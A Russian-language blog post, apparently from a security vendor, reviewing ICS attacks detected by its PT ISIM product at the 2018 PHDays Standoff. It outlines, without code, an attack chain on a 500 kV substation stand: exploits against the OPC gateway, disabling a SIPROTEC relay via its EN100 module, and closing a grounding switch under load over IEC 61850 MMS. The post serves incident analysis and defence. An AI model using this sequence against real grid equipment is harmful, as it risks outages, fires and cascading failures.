Стенды, развернутые на площадке Противостояния (2018.phdays/com/ru/standoff), моделировали общую сеть цифрового города, разделенную на виртуальные частные сети (VLAN) с выделенными демилитаризованными зонами. Единственный путь для хакеров в промышленные сегменты лежал через шлюзы в офисной сети (OPC Gate).

На стендах использовались самые разнообразные компоненты АСУ ТП ведущих производителей, таких как Siemens, GE, Moxa, ABB, Phoenix Contact, Hirschmann, Rockwell. Каждым стендом управляла соответствующая SCADA-система.

Для выявления атак на объекты города, подконтрольные команде защитников, использовалась система управления инцидентами кибербезопасности АСУ ТП — PT Industrial Security Incident Manager (PT ISIM). Она обнаруживает хакерские атаки и помогает в расследовании инцидентов ИБ на критически важных объектах.

Под защитой нашего продукта (на базе компонента proView Sensor) находилось сразу несколько стендов критически важных объектов города:


- АВТ нефтяной компании (атмосферно-вакуумная трубчатка, компонент стенда),
- ТЭЦ (генерация),
- ТЭЦ (передача),
- распределительная подстанция 500 кВ.

Кроме того, PT ISIM был настроен и на защиту умного дома (с использованием компонента netView Sensor).


Общая статистика

Все атаки на АСУ ТП носили общесетевой характер: атакующие проводили разведку, проникали на верхний уровень АСУ ТП, после чего переключались на другие объекты города.

Всего было выявлено 3572 инцидента ИБ. Топ-10 выявленных инцидентов показан на рисунке ниже. Атаки, вошедшие в этот рейтинг, составляют 90% от числа всех выявленных инцидентов в инфраструктуре АСУ ТП.



Количество инцидентов ИБ (общая статистика)



Топ-10 инцидентов ИБ в инфраструктуре АСУ ТП (общая статистика)

Атак непосредственно на оборудование практически не наблюдалось. Как видно из диаграммы выше, абсолютное преимущество — за сетевыми сканированиями и попытками подключения по различным протоколам с последующим подбором учетных данных. На всех стендах выявлялся трафик с неавторизованных узлов. Наиболее интересные атаки были обнаружены на стенде распределительной подстанции 500 кВ. Одному атакующему удалось нарушить доступность микропроцессорного терминала релейной защиты и выполнить по-настоящему опасную атаку — включение заземляющего ножа при замкнутом выключателе. Команда на включение производилась по промышленному протоколу МЭК-61850 MMS.

Далее рассмотрим атаки на стенды более подробно.

Подстанция 500 кВ

Данный стенд упрощенно моделирует электрическую подстанцию 500/10 кВ. Логика блокировок в нем отсутствует, чтобы повысить возможность взлома хакерами Противостояния.

Стенд подстанции 500 кВ

Управление коммутационными аппаратами левой (высоковольтной) стороны трансформатора осуществляется Siemens SIPROTEC 4 6MD664, правой — Siemens SIPROTEC 4 7UT613. В нашей модели защитные функции были возложены на 7UT613. Оперативные блокировки отсутствовали.





Схема подстанции 500 кВ в интерфейсе PT ISIM


На следующих рисунках представлены скриншоты основного экрана SCADA WinCC и окна PT ISIM с топологией и мнемосхемой.




Мнемосхема подстанции на экране SCADA

Топология сети и мнемосхема подстанции в интерфейсе PT ISIM

Всего на стенде подстанции было выявлено 477 инцидентов ИБ.




Количество различных инцидентов ИБ на подстанции 500 кВ




Распределение инцидентов ИБ на подстанции 500 кВ по времени

Граф атак и примеры выявления инцидентов ИБ в интерфейсе продукта изображены на рисунках ниже.




Граф атак на подстанцию 500 кВ в интерфейсе PT ISIM



Пример выявленных инцидентов ИБ

Как видно из распределения атак по времени, основные атаки пришлись на раннее утро второго дня Противостояния. До 10:34 первого дня производились сканирования, совершались попытки выполнения эксплойтов (например, EternalBlue, Bashdoor), а также поиск доступных узлов сети и подбор слабых паролей (брутфорс ключей SSH, атаки SMB и SNMP).




Попытка подключения по RDP к OPC Gate

Наибольший интерес представлял сетевой узел OPC Gate как шлюз для доступа в технологическую сеть. Весьма показателен список инцидентов на данном узле: выявлены разнообразные попытки хакеров скомпрометировать его.

В интерфейсе четко прослеживается развитие атаки. Начинается она с сетевого сканирования, далее проба по протоколам, затем идут в дело эксплойты EternalBlue, DDoS over NTP, Bashdoor, переполнение буфера DCERPC и различные брутфорсы. В 07:32 выявлена попытка подключения по протоколу RDP к OPC Gate с узла 172.20.2.111 (который был самым активным атакующим). После успешного подключения к OPC Gate настала тишина: очевидно хакеры «обживались» на захваченном узле.


Цепочка атак на OPC Gate



Перевод сетевого модуля EN100 в режим прошивки

В 15:19 произошло широкомасштабное применение эксплойта, направленного на нарушение работы терминалов Siemens SIPROTEC путем перевода сетевого модуля EN100 в режим прошивки. Данная атака была проведена с узла сети OPC Gate.

В 15:38 хакеры включили заземляющий нож QSG2 при замкнутом выключателе. Это оказалось возможно, потому что на Противостоянии никаких оперативных блокировок не предусмотрено. В этом случае происходит моментальное отключение воздушной линии электропередачи. Простой воздушной линии приводит к значительным финансовым потерям компании из-за недодачи электричества.




Включение заземляющего ножа QSG2 при замкнутом выключателе


Если учесть, что до этого в инфраструктуре АСУ ТП был выведен из строя терминал защиты (с помощью эксплойта на EN100 Siemens), то проведенная атака в реальной жизни могла привести не только к финансовым потерям, но и к крупной аварии. Заземление системы без работы автоматики может привести к возгоранию и взрывам выключателей, заземляющих ножей, трансформаторов и пр. Последствия могут привести к выводу энергосистемы из равновесия, что в свою очередь вызовет каскадное отключение, как это произошло, например, в Москве в 2005 году (bit.ly/2UWgwWt) или в США в 2003 (bit.ly/2SPXG30). Это была самая опасная атака хакеров на Противостоянии.

Далее хакеры отключили выключатель Q2 и заземляющий нож QSG1.

Стоит отметить, что был зафиксирован трафик DIGSI (сервисный протокол программирования терминалов P3A Siemens SIPROTEC).




Отключение Q2



Отключение QSG1

По итогам Противостояния можно судить, что аналогичные атаки против реального промышленного объекта приводят к серьезным авариям с существенными финансовыми потерями для энергетической компании — тогда как все действия нарушителей могли быть своевременно выявлены с использованием специальных систем защиты и пресечены специалистами по ИБ.




Трафик DIGSI

ТЭЦ (передача)


На Противостоянии был развернут макет ТЭЦ GE D60 (передача), который также был активно атакован хакерами во время соревнования.

Стенд ТЭЦ

Подавляющее большинство выявленных инцидентов ИБ на ТЭЦ (передача) относятся к сканированиям инфраструктуры и попыткам получения несанкционированного доступа к ресурсам.




Топология стенда ТЭЦ (передача)




Примеры выявленных инцидентов ИБ на ТЭЦ (передача)

Хакерам удалось получить доступ к шлюзу OPC Gate. Судя по данным PT ISIM, это произошло в 10:52 во второй день Противостояния.



